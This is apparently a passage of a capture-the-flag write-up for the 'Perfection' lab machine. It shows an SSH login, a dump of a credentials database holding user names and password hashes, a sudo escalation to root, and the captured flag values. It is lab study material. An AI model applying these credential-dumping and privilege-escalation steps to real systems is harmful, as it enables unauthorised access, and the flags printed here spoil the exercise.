Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.11.253' (ED25519) to the list of known hosts.
susan@10.10.11.253's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Apr 13 08:14:20 PM UTC 2024

 System load:           0.10546875
 Usage of /:            70.6% of 5.80GB
 Memory usage:          17%
 Swap usage:            0%
 Processes:             252
 Users logged in:       1
 IPv4 address for eth0: 10.10.11.253
 IPv6 address for eth0: dead:beef::250:56ff:feb9:ad16
```




```
cd Migration
susan@perfection:~/Migration$ ls
ls
pupilpath_credentials.db
susan@perfection:~/Migration$ strings pupilpath_credentials.
strings pupilpath_credentials.db
SQLite format 3
tableusersusers
CREATE TABLE users (
id INTEGER PRIMARY KEY,
name TEXT,
password TEXT
Stephen Locke154a38b253b4e08cba818ff65eb4413f20518655950b9a3
37d9bb8S
David Lawrenceff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd
b344b87aP
Harry Tylerd33a689526d49d32a01986ef5a1a3d2afc0aaee48978f0613
a63930
Tina Smithdd560928c97354e3c22972554c81901b74ad1b35f726a11654
ec57Q
Susan Millerabeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a3019
39023f
susan@perfection:~/Migration$ ls
ls
pupilpath_credentials.db
susan@perfection:~/Migration$ 
```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
 Internet connection or proxy settings


You have mail.
Last login: Sat Apr 13 18:26:49 2024 from 10.10.14.62
susan@perfection:~$ ls
Migration  ruby_app  user.txt
susan@perfection:~$ sudo -l
[sudo] password for susan:
Matching Defaults entries for susan on perfection:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in\:/snap/bin,
    use_pty

User susan may run the following commands on perfection:
    (ALL : ALL) ALL
susan@perfection:~$ sudo su
root@perfection:/home/susan# ls
Migration  ruby_app  user.txt
root@perfection:/home/susan# cat /root/root.txt
bccebe08645f2c1d0881bdb7a52b71c5
root@perfection:/home/susan# 
```

La clave del user.txt: 16d5a681eb3cf331d0d578ba8f9f1d7f

La clave de root es: bccebe08645f2c1d0881bdb7a52b71c5



10.10.11.253

Perfection has been Pwned!

Congratulations nicogarcia, best of luck in capturing flags ahead!

```
#6266          13 Apr 2024    30
MACHINE RANK   PWN DATE       POINTS EARNED
```